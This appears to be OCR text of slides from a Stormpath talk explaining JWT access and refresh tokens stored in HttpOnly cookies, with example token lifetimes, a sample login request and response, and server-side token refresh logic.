
Examples

- Uber-secure banking application (want to force user out often):
  - Access token TTL = 1 minutes
  - Refresh token TTL = 30 minutes
- Mobile/social app (user should “always be logged in”)
  - Access token TTL = 1 hour
  - Refresh token TTL = 4 years (lifetime of mobile device)

Demonstrate!

https://github.com/stormpath/express-stormpath-angular-sample-project

Angular App w/ Login Form



Login makes POST to /login

```
POST /login
Origin: http://localhost:9000

username=robert%40stormpath.com
&password=robert%40stormpath.com
```

Server Response

```
HTTP/1.1 200 OK

set-cookie: access_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJ
IUzI1NiJ9.ZJD3YlPMq38IcxN335Umeflnte1nFPDEvoSl26rSXk
g…; Expires=Wed, 13 May 2015 07:15:33 GMT;
HttpOnly;Path=/;
set-cookie: refresh_token=eyJ0iI2NldURFJVJkNZhbGciO
iJIUzI1NiJ9.9ybXBhdGguY29tL3YxL2FwcGxpY2F0aW9ucy8…;
Expires=Wed, 13 Jun 2015 07:15:33 GMT;
HttpOnly;Path=/;
```

Subsequent Requests

GET http://localhost:9000/api/profile

Cookie:**access_token**=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOi92MS9…

Cookie:**refresh_token**=eyJ0iI2NldURFJVJkNZhbGciO1NiJ9.9ybXBhdGguY29tL3YxL2FwcGxpY2F0aW9ucy8…

Server Request Handler – Auth Logic

- Is the access token valid (signature & expiration)?
  - Yes? Allow the request
  - No? Try to get a new access token, using the refresh token
    - Did that work?
      - Yes? Allow the request, send new access token on response as cookie
      - No? Reject the request, delete refresh token cookie

Recap

- Cookies need to be secured!
- JWTs are an improvement on the opaque session identifier.
- Access Token + Refresh Token is as useful strategy for scaling.
- OAuth2 will put you to sleep.

Thanks!

Use Stormpath for API Authentication & Security

Our API and libraries give you a cloud-based user database and web application security in no time!

Get started with your free Stormpath developer account:

https://api.stormpath.com/register

Questions?

support@stormpath.com